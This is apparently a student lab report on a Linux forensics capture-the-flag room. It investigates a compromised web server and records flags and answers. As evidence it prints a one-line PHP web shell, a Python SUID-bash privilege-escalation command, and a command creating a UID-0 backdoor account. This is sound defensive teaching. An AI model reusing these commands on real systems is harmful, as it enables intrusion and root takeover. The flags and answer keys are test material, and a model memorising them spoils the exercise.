

LINUX FILE SYSTEM ANALYSIS

EXP.NO: 5

DATE: 15-02-2025

AIM:

TASK 1: INTRODUCTION

Performing live forensic file system analysis is often an early part of incident response and is crucial in assessing and determining potential security breaches. This process involves examining digital artefacts, system logs, users, and file structures to uncover evidence of unauthorized access, malicious activities, or data compromise. While drawing methodological comparisons to Windows forensic operations, Linux forensics and the Unix-based operating systems also present unique challenge opportunities for forensic analysts. Understanding common artefacts of Linux file systems, permissions, and log mechanisms, therefore, becomes vital to the timely detection and mitigation of security incidents.

As we are only analyzing and identifying artefacts of compromise at this stage of the incident response, it's important to emphasize that it's generally unsafe to remediate the live compromised system for further use. Instead, securely restoring from backups and performing vulnerability management remediation activities (which is out of scope for this room) is essential for recovery and minimizing impact.

Objectives

- Learn how to perform live file system analysis on a Linux system.
- Understand common artefacts, log mechanisms, and file system activities in Linux forensics.
- Reconstruct an event timeline in a hands-on incident response scenario. Pre-requisites

TASK 2: INVESTIGATION SETUP

To secure the environment for live forensic analysis:

1. Ensure necessary backups are acquired and isolate the system from the network.
2. Use known good binaries and libraries for analysis by mounting a USB with clean Debian- based binaries.
3. Copy /bin, /sbin, /lib, and /lib64 folders from the clean installation to /mnt/usb on the affected system.
4. Modify PATH and LD_LIBRARY_PATH to prioritize trusted binaries and libraries for investigation.

Logging onto the server

```
(root@kali)-[/home/kali/thm/linux_file_system_analysis]
# ssh investigator@10.10.109.231
The authenticity of host '10.10.109.231 (10.10.109.231)' can't be established.
ED25519 key fingerprint is SHA256:zUmNMRHAUfIOD7h0265t3DMhg6mHdqTaCizlzz2W5uE.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.109.231' (ED25519) to the list of known hosts.
investigator@10.10.109.231's password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-1029-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Wed Mar 20 04:29:09 UTC 2024
```

Capturing the first flag

```
Last login: Tue Feb 13 02:23:03 2024 from 10.10.101.34
investigator@ip-10-10-109-231:~$ export PATH=/mnt/usb/bin:/mnt/usb/sbin
investigator@ip-10-10-109-231:~$ export LD_LIBRARY_PATH=/mnt/usb/lib:/mnt/usb/lib64
investigator@ip-10-10-109-231:~$ check-env
THM{5514ec4f1ce82f63867806d3cd95dbd8}
```

This command sets the PATH variable to prioritize binaries from the specified USB directories.

This command sets the LD_LIBRARY_PATH variable to prioritize shared libraries from the specified USB directories.

Flag Captured

```
investigator@ip-10-10-106-231:~$ export PATH=/mnt/usb/bin:/mnt/usb/sbin
```

```
investigator@ip-10-10-106-231:~$ export LD_LIBRARY_PATH=/mnt/usb/lib:/mnt/usb/lib64
```

```
investigator@ip-10-10-106-231:~$ check-env
```

Answer the questions below

After updating the `PATH` and `LD_LIBRARY_PATH` environment variables, run the command `check-env`. What is the flag that is returned in the output?

```
THM{5514ec4f1ce82f63867806d3cd95dbd8}
```

✓ Correct Answer

🔍 Hint

TASK 3: FILES, PERMISSIONS, AND TIMESTAMPS IDENTIFYING THE FOOTHOLD

It is said that the web server of the Penguin Corp is vulnerable to a file upload vulnerability

Hence it makes sense to check the uploads folder of the webserver

```
investigator@ip-10-10-109-231:/var/www/html/uploads$ cat b2c8e1f5.phtml
```


```
<?php system($_GET['cmd']);?>
```

Based on the analysis, it seems that the attacker uploaded a “.phtml” document to execute PHP code on the server. The PHP code contains an unsafe “system()” call, allowing the execution of arbitrary commands on the system remotely. This likely enabled the attacker to establish a more stable connection from the web server to their system.

Ownership and Permissions

Given the identified remote code execution through a malicious web shell owned by the www-data user, it's crucial to investigate additional activity and files owned by www-data. Attackers commonly target directories with write permissions for uploading malicious files. Some common writable directories include:

1. /tmp: This temporary directory is writable by all users, making it a frequent target for attackers.
2. /var/tmp: Another temporary directory with world write permissions, often exploited for malicious purposes.
3. /dev/shm: The shared memory file system, usually writable by all users, which can also be targeted for unauthorized activities.




The image shows a terminal window with a red title bar. The prompt is `investigator@ip-10-10-109-231: /var/www/html/uploads`. The command entered is `find / -user www-data -type f 2>/dev/null`. The output lists various files, with `/var/www/html/assets/reverse.elf` highlighted by a red box. A red arrow points from a text box to the command. The text box contains: "This command finds all files owned by the user 'www-data' on the system while suppressing error messages".

```
investigator@ip-10-10-109-231: /var/www/html/uploads$ find / -user www-data -type f 2>/dev/null
/var/www/html/assets/reverse.elf
/var/www/html/uploads/MzCxVeR.jpeg
/var/www/html/uploads/AzSxWqE.jpeg
/var/www/html/uploads/QaWsEdR.jpeg
/var/www/html/uploads/TyHjKlM.jpeg
/var/www/html/uploads/PrTgHfD.jpeg
/var/www/html/uploads/YmLnXhP.jpeg
/var/www/html/uploads/LuDjYnW.jpeg
/var/www/html/uploads/LvXcBvN.jpeg
/var/www/html/uploads/AsDfGhJ.jpeg
/var/www/html/uploads/CoSaBmQ.jpeg
/var/www/html/uploads/XkFgHtD.jpeg
/var/www/html/uploads/RfTbMeG.jpeg
/var/www/html/uploads/AqLnBvC.jpeg
```

To display the file permissions of `reverse.elf` located in `/var/www/html/assets/`, you can use the following command:

```
ls -la /var/www/html/assets/reverse.elf
```

This command will provide detailed information about the file, including its permissions, owner, group, size, and modification date. Specifically, it will show whether the file is executable by all users, indicated by the presence of the “x” bit in the permissions section.



```
investigator@ip-10-10-109-231:/var/www/html/assets$ ls -la
total 12
drwxr-xr-x 2 www-data www-data 4096 Feb 13 00:32 .
drwxr-xr-x 4 root      root    4096 Feb 12 23:05 ..
-rwxr-xr-x 1 www-data www-data  250 Feb 13 00:26 reverse.elf
investigator@ip-10-10-109-231:/var/www/html/assets$
```

Metadata

To analyze the metadata of the suspicious reverse.elf file using Exiftool, you can run the following command:

```
exiftool /var/www/html/assets/reverse.elf
```

This command will extract and display the metadata associated with the specified file, providing insights into its characteristics, origins, and attributes.

Analyzing Checksums

To analyze the checksums of the reverse.elf file, you can use the md5sum and sha256sum utilities. Run the following commands:

```
md5sum /var/www/html/assets/reverse.elf
```

```
sha256sum /var/www/html/assets/reverse.elf
```

These commands will output the MD5 and SHA-256 checksums respectively for the reverse.elf file, allowing you to verify the integrity of the file and potentially identify it based on known signatures.

For instance:

```
MD5 checksum: c6cbdb1c147fbb7236284b7df2aa653
```

```
SHA-256 checksum: ee0ea8d8bc205c4e2e2cc6ff7ddb71dee22ac0a50c2042701d46e565e0821
```

Submitting these hashes to a malware detection service like VirusTotal may reveal that various vendors flag the file as a Meterpreter reverse shell payload. This suggests that the attacker used this file to establish an interactive reverse shell connection to the web server after exploiting the initial remote code execution vulnerability.

Timestamps

Timestamps are crucial in forensic investigations, providing insights into file actions. Unix-based systems record three main timestamps:

1. Modify Timestamp (mtime): Reflects the last time file contents were altered.
2. Change Timestamp (ctime): Indicates the last time file metadata was changed.
3. Access Timestamp (atime): Shows the last time a file was

accessed. To view these timestamps:

- For mtime: Use `ls -l` followed by the file path. For ctime:
- Utilize `ls -lc` with the file path.
- For atime: Employ `ls -lu` along with the file path.

While reading a file can update atime, impacting its reliability, the `stat` command provides all three timestamps at once:

```
stat /var/www/html/assets/reverse.elf
```

This command displays access, modify, and change timestamps, aiding in establishing a timeline during forensic analysis.

Q 2 To practice your skills with the `find` command, locate all the files that the user bob created in the past 1 minute. Once found, review its contents. What is the flag you receive?

```
investigator@ip-10-10-109-231:/var/tmp$ find / -user bob -type f -cmin -1
find: '/sys/kernel/tracing': Permission denied
find: '/sys/kernel/debug': Permission denied
find: '/sys/fs/pstore': Permission denied
find: '/sys/fs/bpf': Permission denied
find: '/proc/tty/driver': Permission denied
find: '/proc/1/task/1/fd': Permission denied
find: '/proc/1/task/1/fdinfo': Permission denied
find: '/proc/1/task/1/ns': Permission denied
find: '/proc/1/fd': Permission denied
find: '/proc/1/map_files': Permission denied
find: '/proc/1/fdinfo': Permission denied
```

This command searches for files owned by the user "bob" that were created within the last 1 minute.

Q 3 Extract the metadata from the **reverse.elf** file. What is the file's MIME type?

```
investigator@ip-10-10-109-231:/var/www/html/assets$ exiftool reverse.elf
ExifTool Version Number      : 11.88
File Name                    : reverse.elf
Directory                   : .
File Size                    : 250 bytes
File Modification Date/Time  : 2024:02:13 00:26:28+00:00
File Access Date/Time       : 2024:02:13 00:32:59+00:00
File Inode Change Date/Time  : 2024:02:13 00:34:50+00:00
File Permissions             : rwxr-xr-x
File Type                   : ELF executable
File Type Extension         : 
MIME Type                   : application/octet-stream
CPU Architecture            : 64 bit
CPU Byte Order              : Little endian
Object File Type            : Executable file
CPU Type                    : AMD x86-64

find: '/var/spool/postfix/private': Permission denied
find: '/var/spool/postfix/flush': Permission denied
find: '/var/spool/postfix/defer': Permission denied
find: '/var/spool/postfix/bounce': Permission denied
find: '/var/spool/postfix/corrupt': Permission denied
find: '/var/spool/postfix/deferred': Permission denied
find: '/var/spool/postfix/saved': Permission denied
find: '/var/spool/postfix/public': Permission denied
find: '/var/spool/postfix/active': Permission denied
find: '/var/spool/postfix/incoming': Permission denied
investigator@ip-10-10-109-231:/var/tmp$ cat /var/tmp/finme.txt
THM{0b1313afd2136ca0faafb2daa2b430f3}
investigator@ip-10-10-109-231:/var/tmp$
```

Q 4 Run the **stat** command against the **/etc/hosts** file on the compromised web server. What is the full Modify Timestamp (mtime) value?

```
investigator@ip-10-10-109-231:/var/www/html/assets$ cd /etc/
investigator@ip-10-10-109-231:/etc$ stat hosts
  File: hosts
  Size: 221          Blocks: 8          IO Block: 4096   regular file
Device: ca01h/51713d Inode: 49          Links: 1
Access: (0644/-rw-r--r--)  Uid: (  0/   root)   Gid: (  0/   root)
Access: 2024-03-20 04:27:04.920000000 +0000
Modify: 2020-10-26 21:10:44.000000000 +0000
Change: 2020-10-26 23:32:25.957900650 +0000
 Birth: -
```

Answer the questions below

To practice your skills with the **find** command, locate all the files that the user **bob** created in the past 1 minute. Once found, review its contents. What is the flag you receive?

THM{0b1313afd2136ca0faafb2daa2b430f3}

✓ Correct Answer

🔍 Hint

Extract the metadata from the **reverse.elf** file. What is the file's MIME type?

application/octet-stream

✓ Correct Answer

Run the **stat** command against the **/etc/hosts** file on the compromised web server. What is the full **Modify Timestamp (mtime)** value?

2020-10-26 21:10:44.000000000 +0000

✓ Correct Answer

TASK 4 USERS AND GROUPS

To identify potential backdoor accounts with root permissions, execute:

```
cat /etc/passwd | cut -d: -f1,3 | grep ":0$"
```

This command extracts user accounts with UID 0 and displays them. If any user other than “root” appears, it could indicate a backdoor account with elevated privileges.

To identify users belonging to crucial groups like sudo or wheel, execute:

```
getent group sudo
```

This command lists all users in the “sudo” group, including their usernames. If you prefer using the group ID, typically 27, you can run:

```
getent group 27 or cat  
/etc/group
```

This command achieves the same result, listing users in the sudo group.

To monitor user logins and activity, you can use the following commands and logs:

1. **last**: Provides a history of user logins and sessions, reading from /var/log/wtmp .

```
last
```
2. **lastb**: Tracks failed login attempts by reading /var/log/btmp

```
lastb
```
3. **lastlog**: Focuses on a user’s most recent login activity, reading from /var/log/lastlog .

```
lastlog
```
4. **Failed Login Attempts**: Check /var/log/auth.log (or /var/log/secure on certain distributions) for records of authentication-related events, including failed login attempts.
5. **who**: Displays currently logged-in users, along with details like terminal device, time of session establishment, and IP address.

```
who
```

By utilizing these commands and logs, you can effectively monitor user logins and detect any suspicious or unauthorized activities on your system.

The `/etc/sudoers` file is critical for managing `sudo` privileges on Unix-like systems. Here's how it works and how attackers might exploit it:

- Location: `/etc/sudoers` is the file where `sudo` privileges are defined.
- Format: Entries in the file follow a specific format, specifying the user, the host(s) the privilege applies to, the command(s) they can run, and optionally the user they can run the command as.

For example:

username	host=(user_to_run_as)	command to run
----------	-----------------------	----------------

Example: In the given example:

richard	ALL=(ALL)	/sbin/ifconfig
---------	-----------	----------------

- richard is the user with `sudo` privileges.
- ALL means this privilege applies to all hosts.
- (ALL) indicates the user can run the command as any user.
- `/sbin/ifconfig` is the specific command allowed.

Security Implications:

- Attackers might target this file to gain elevated privileges. They could: Insert their own user account into the `sudoers` file.
- Modify existing entries to expand their access.
- This could lead to unauthorized execution of commands as root, bypassing authentication.

Mitigation:

- Regularly audit the contents of `/etc/sudoers` for unauthorized changes.
- Restrict access to the `sudoers` file to prevent unauthorized modifications.
- Employ proper file permissions and integrity checks to ensure the integrity of the `sudoers` file.

Q 5 Investigate the user accounts on the system. What is the name of the backdoor account that the attacker created?

```
investigator@ip-10-10-109-231:/home$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106:/:nonexistent:/usr/sbin/nologin
syslog:x:104:110:/:home/syslog:/usr/sbin/nologin
_apt:x:105:65534:/:nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,:/var/lib/tpm:/bin/false
uidd:x:107:112:/:run/uidd:/usr/sbin/nologin
tcpdump:x:108:113:/:nonexistent:/usr/sbin/nologin
sshd:x:109:65534:/:run/sshd:/usr/sbin/nologin
landscape:x:110:115:/:var/lib/landscape:/usr/sbin/nologin
pollinate:x:111:1:/:var/cache/pollinate:/bin/false
ec2-instance-connect:x:112:65534:/:nonexistent:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:usr/sbin/nologin
ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
lxd:x:998:100:/:var/snap/lxd/common/lxd:/bin/false
bob:x:1001:1001:/:home/bob:/bin/bash
jane:x:1002:1002:Jane Walkers,103,9399499494,2029384958:/home/jane:/bin/bash
investigator:x:1003:1003:Investigator,1,1,1:/home/investigator:/bin/bash
postfix:x:113:120:/:var/spool/postfix:/usr/sbin/nologin
b4ckd00r3d:x:0:1004:/:home/b4ckd00r3d:/bin/sh
```

Backdoor account found

Q 6 What is the name of the group with the group ID of 46?

```
investigator@ip-10-10-109-231:/home$ cat /etc/group | grep 46
plugdev:x:46:ubuntu,investigator
investigator@ip-10-10-109-231:/home$
```

Q 7 View the /etc/sudoers file on the compromised system. What is the full path of the binary that Jane can run as sudo?

```
investigator@ip-10-10-109-231:/home$ sudo cat /etc/sudoers | grep jane
jane ALL=(ALL) /usr/bin/pstree
investigator@ip-10-10-109-231:/home$
```

Answer the questions below

Investigate the user accounts on the system. What is the name of the backdoor account that the attacker created?

b4ckd00r3d

✓ Correct Answer

🔍 Hint

What is the name of the group with the group ID of 46?

plugdev

✓ Correct Answer

View the `/etc/sudoers` file on the compromised system. What is the full path of the binary that Jane can run as sudo?

/usr/bin/pstree

✓ Correct Answer

TASK 5 USER DIRECTORIES AND FILES

To list user home directories and their hidden files, you can use the following commands:

1. List home directories:

```
ls -l /home
```

2. List hidden files in a specific user's home directory (e.g., Jane):

```
ls -a /home/jane
```

Common hidden files of interest for investigation include:

- `.bash_history` : Contains the user's command history.
- `.bashrc` and `.profile` : Configuration files for customizing the user's shell sessions and login environment respectively.

By examining these hidden files, investigators can gain insights into the user's activities and configurations, aiding in the investigation process.

The scenario illustrates a serious security misconfiguration. To summarize:

1. Investigation Process:

- Navigate to Jane's .ssh directory: `ls -al /home/jane/.ssh`
- List the contents of the directory: `ls -al /home/jane/.ssh`
- View the authorized_keys file: `cat /home/jane/.ssh/authorized_keys`
- Check file timestamps: `stat /home/jane/.ssh/authorized_keys`

2. Findings:

- The authorized_keys file contains an unintended public key labeled "backdoor";
- The file's permissions are excessively permissive (`rw-rw-rw-`), allowing any user to modify it.

3. Security Implications:

- The misconfigured permissions allowed an attacker to append their public key to the authorized_keys file.
- This granted the attacker unauthorized SSH access to the system, masquerading as Jane.

4. Mitigation Steps:

- Correct the permissions of sensitive files, such as authorized_keys , to prevent unauthorized modifications.
- Regularly audit file permissions and contents for any unauthorized changes.
- Implement access controls and user privilege management to restrict modifications to critical files.

Addressing these issues is crucial for maintaining the security and integrity of the system.

Q 8 View Jane's .bash_history file. What flag do you see in the output?



```
investigator@ip-10-10-109-231:/home/jane$ sudo cat .bash_history
whoami
groups
cd ~
ls -al
find / -perm -u+s -type f 2>/dev/null
/usr/bin/python3.8 -c 'import os; os.execl("/bin/sh", "sh", "-p", "-c", "cp /bin/bash /var/tmp/bash 66 chown root:root /var/tmp/bash 66 chmod +s /var/tmp/bash")'
ls -al /var/tmp
exit
useradd -o -u 0 b4ckd00r3d
exit
THM{f38279ab9c6af1215815e5f7bbad891b}
```

Q 9 What is the hidden flag in Bob's home directory?

```
investigator@ip-10-10-109-231:/home/jane$ cd /home/bob/
investigator@ip-10-10-109-231:/home/bob$ ls -la
total 36
drwxr-xr-x 4 bob bob 4096 Feb 12 19:32 .
drwxr-xr-x 6 root root 4096 Feb 12 18:00 ..
-rw-r--r-- 1 bob bob 220 Feb 12 17:05 .bash_logout
-rw-r--r-- 1 bob bob 3771 Feb 12 17:05 .bashrc
drwx----- 2 bob bob 4096 Feb 12 18:59 .cache
-rw-rw-r-- 1 bob bob 0 Feb 12 17:20 .hidden1
-rw-rw-r-- 1 bob bob 0 Feb 12 17:20 .hidden10
-rw-rw-r-- 1 bob bob 0 Feb 12 17:20 .hidden11
-rw-rw-r-- 1 bob bob 0 Feb 12 17:20 .hidden12
-rw-rw-r-- 1 bob bob 0 Feb 12 17:20 .hidden13
-rw-rw-r-- 1 bob bob 0 Feb 12 17:20 .hidden14
-rw-rw-r-- 1 bob bob 0 Feb 12 17:20 .hidden15
-rw-rw-r-- 1 bob bob 0 Feb 12 17:20 .hidden16
-rw-rw-r-- 1 bob bob 0 Feb 12 17:20 .hidden17
-rw-rw-r-- 1 bob bob 0 Feb 12 17:20 .hidden18
-rw-rw-r-- 1 bob bob 0 Feb 12 17:20 .hidden19
-rw-rw-r-- 1 bob bob 0 Feb 12 17:20 .hidden2
-rw-rw-r-- 1 bob bob 0 Feb 12 17:20 .hidden20
-rw-rw-r-- 1 bob bob 0 Feb 12 17:20 .hidden21
-rw-rw-r-- 1 bob bob 0 Feb 12 17:20 .hidden22
-rw-rw-r-- 1 bob bob 0 Feb 12 17:20 .hidden23
-rw-rw-r-- 1 bob bob 0 Feb 12 17:20 .hidden24
-rw-rw-r-- 1 bob bob 0 Feb 12 17:20 .hidden25
-rw-rw-r-- 1 bob bob 0 Feb 12 17:20 .hidden26
-rw-rw-r-- 1 bob bob 0 Feb 12 17:20 .hidden27
-rw-rw-r-- 1 bob bob 0 Feb 12 17:20 .hidden28
-rw-rw-r-- 1 bob bob 0 Feb 12 17:20 .hidden29
-rw-rw-r-- 1 bob bob 0 Feb 12 17:20 .hidden3
-rw-rw-r-- 1 bob bob 0 Feb 12 17:20 .hidden30
-rw-rw-r-- 1 bob bob 0 Feb 12 17:20 .hidden31
-rw-rw-r-- 1 bob bob 0 Feb 12 17:20 .hidden32
-rw-rw-r-- 1 bob bob 0 Feb 12 17:20 .hidden33
-rw-rw-r-- 1 bob bob 38 Feb 12 17:22 .hidden34
-rw-rw-r-- 1 bob bob 0 Feb 12 17:20 .hidden35
-rw-rw-r-- 1 bob bob 0 Feb 12 17:20 .hidden36
-rw-rw-r-- 1 bob bob 0 Feb 12 17:20 .hidden37
-rw-rw-r-- 1 bob bob 0 Feb 12 17:20 .hidden38
```

After running the `ls -la` command to list all the files in the current directory including the hidden files `.hidden34` is the only file that has some data in it

```
investigator@ip-10-10-109-231:/home/bob$ cat .hidden34
THM{6ed90e00e4fb7945bead8cd59e9fcd7f}
```

Q 10 Run the `stat` command on Jane's `authorized_keys` file. What is the full timestamp of the most recent modification?

```
investigator@ip-10-10-109-231:/home/bob$ cd /home/jane/
investigator@ip-10-10-109-231:/home/jane$ cd .ssh/
investigator@ip-10-10-109-231:/home/jane/.ssh$ ls -la
total 20
drwxr-xr-x 2 jane jane 4096 Feb 12 17:15 .
drwxr-xr-x 4 jane jane 4096 Feb 13 00:36 ..
-rw-rw-rw- 1 jane jane 1136 Feb 13 00:34 authorized_keys
-rw----- 1 jane jane 3389 Feb 12 17:12 id_rsa
-rw-r--r-- 1 jane jane 746 Feb 12 17:12 id_rsa.pub
investigator@ip-10-10-109-231:/home/jane/.ssh$ stat authorized_keys
File: authorized_keys
Size: 1136      Blocks: 8      IO Block: 4096   regular file
Device: ca01h/51713d  Inode: 257561  Links: 1
Access: (0666/-rw-rw-rw-)  Uid: ( 1002/   jane)  Gid: ( 1002/   jane)
Access: 2024-02-13 00:34:53.692530853 +0000
Modify: 2024-02-13 00:34:16.005897449 +0000
Change: 2024-02-13 00:34:16.005897449 +0000
Birth: -
```


Answer the questions below

View Jane's `.bash_history` file. What flag do you see in the output?

THM{f38279ab9c6af1215815e5f7bbad891b}

✓ Correct Answer

What is the hidden flag in Bob's home directory?

THM{6ed90e00e4fb7945bead8cd59e9fcd7f}

✓ Correct Answer

Run the `stat` command on Jane's `authorized_keys` file. What is the full timestamp of the most recent modification?

2024-02-13 00:34:16.005897449 +0000

✓ Correct Answer

TASK 6 BINARIES AND EXECUTABLES

To narrow down the search and focus on potentially suspicious binaries, you can use additional parameters with the `find` command.

For instance, you might want to search for executable files owned by root, as unauthorized binaries with root ownership could indicate a security concern. Here's how you can do it:

```
find / -type f -executable -user root 2> /dev/null
```

This command will only list executable files owned by the root user. You can further refine the search based on other criteria, such as file modification time, size, or specific directories.

Once you identify a suspicious binary, you can investigate it further using various methods like metadata analysis, integrity checking using checksums, inspecting its strings and raw content, or comparing it with known good versions. This approach helps in identifying potential security threats and maintaining the integrity of the system.

The `strings` command is indeed valuable for extracting human-readable strings from binary files. When analyzing binary files, it can reveal important information such as function names, variable names, and plain text messages embedded within the binary. Here's how you can use it:

```
strings example.elf
```

Replace `example.elf` with the name of the binary file you want to analyze. This command will display all the printable strings found in the binary file, which can provide insights into its functionality and potentially uncover any suspicious or malicious activity.

1. Debsums Integrity Check:

- Use debsums to verify the integrity of installed package files.
- The command `sudo debsums -e -s` checks for modified configuration files and silences error output.
- Any reported changes indicate potential issues with package integrity, which may be indicative of malicious modifications.

2. Identifying SUID Binaries:

- Use `find` to search for executables with the SetUID (SUID) permission set.
- Command: `find / -perm -u=s -type f 2>/dev/null`
- Suspicious findings include unexpected binaries with SUID permissions, particularly those located in writable directories like `/tmp` or `/var/tmp`.

3. Correlating SUID Abuse:

- Investigate user activity, such as examining bash history (`~/.bash_history`), to correlate suspicious actions.
- Look for commands related to finding SUID binaries and abusing their permissions.
- Example command: `sudo cat /home/jane/.bash_history | grep -B 2 -A 2 "python"`

4. Integrity Checking Suspicious Binaries:

- Verify the integrity of suspicious binaries using checksums.
- Example command: `md5sum /var/tmp/bash`

By performing these steps, investigators can effectively identify and analyze potentially malicious activity on the system, allowing for appropriate response and mitigation measures to be taken.

Q 11 Run the debsums utility on the compromised host to check only configuration files. Which file came back as altered?

Check only changed config files (not missing)

`debsums -c -e`

Q 12 What is the md5sum of the binary that the attacker created to escalate privileges to root?

```
investigator@ip-10-10-109-231:/etc$ md5sum /var/tmp/bash
7063c3930affe123baecd3b340f1ad2c /var/tmp/bash
investigator@ip-10-10-109-231:/etc$
```

Answer the questions below

Run the `debsums` utility on the compromised host to check only configuration files. Which file came back as altered?

/etc/sudoers

✓ Correct Answer

What is the `md5sum` of the binary that the attacker created to escalate privileges to root?

7063c3930affe123baecd3b340f1ad2c

✓ Correct Answer

TASK 7 ROOTKITS CHKROOTKIT

- Usage: `sudo chkrootkit`
- Functionality: Checks for known rootkit-related files or patterns.
- Output: Reports on various checks for commonly used rootkit-related files or behaviors.
- Limitations: May not catch all types of rootkits and can be evaded by modern rootkits.

RKHunter (Rootkit Hunter):

- Usage: `sudo rkhunter -c -sk`
- Functionality: Offers more comprehensive rootkit detection compared to `chkrootkit`.
- Features: Compares SHA-1 hashes of core system files with known good ones, checks for wrong permissions, hidden files, and suspicious strings in kernel modules.
- Output: Provides a system check summary detailing what was found.
- Important: Updating the database of known rootkit signatures (using `rkhunter --update`) before running the scan is crucial for its effectiveness.
- Both tools can provide valuable insights into potential compromises on the system. While `chkrootkit` is suitable for a quick initial check, RKHunter offers a more thorough assessment. Using both in combination can enhance the detection capability and help ensure the integrity of the system.

Q 13 Run chkrootkit on the affected system. What is the full path of the .sh file that was detected?

```
Searching for Linux/Ebury - Operation Windigo ssh... nothing found
Searching for 64-bit Linux Rootkit ... nothing found
Searching for 64-bit Linux Rootkit modules... nothing found
Searching for Mumblehard Linux ... * * * * * /var/tmp/findme.sh
Possible Mumblehard backdoor installed
Searching for Backdoor.Linux.Mokes.a ... nothing found
Searching for Malicious TinyDNS ... nothing found
Searching for Linux.Xor.DDoS ... nothing found
Searching for Linux.Proxy.1.0 ... nothing found
Searching for CrossRAT ... nothing found
```

Q 14 Run rkhunter on the affected system. What is the result of the (UID 0) accounts check?

```
investigator@ip-10-10-109-231:/$ sudo rkhunter --check --sk --rwo | grep UID
Warning: Account 'b4ckd00r3d' is root equivalent (UID = 0)
```

Answer the questions below

Run *chkrootkit* on the affected system. What is the full path of the `.sh` file that was detected?

/var/tmp/findme.sh

✓ Correct Answer

Run *rkhunter* on the affected system. What is the result of the `(UID 0) accounts` check?

Warning

✓ Correct Answer

TASK 8 CONCLUSION

Linux file system forensic analysis is explored several topics like examining digital artefacts, system logs, users, and file structures.

RESULT:

Thus the linux file system forensic analysis is explored several topics like examining digital artifacts, system logs users and file structures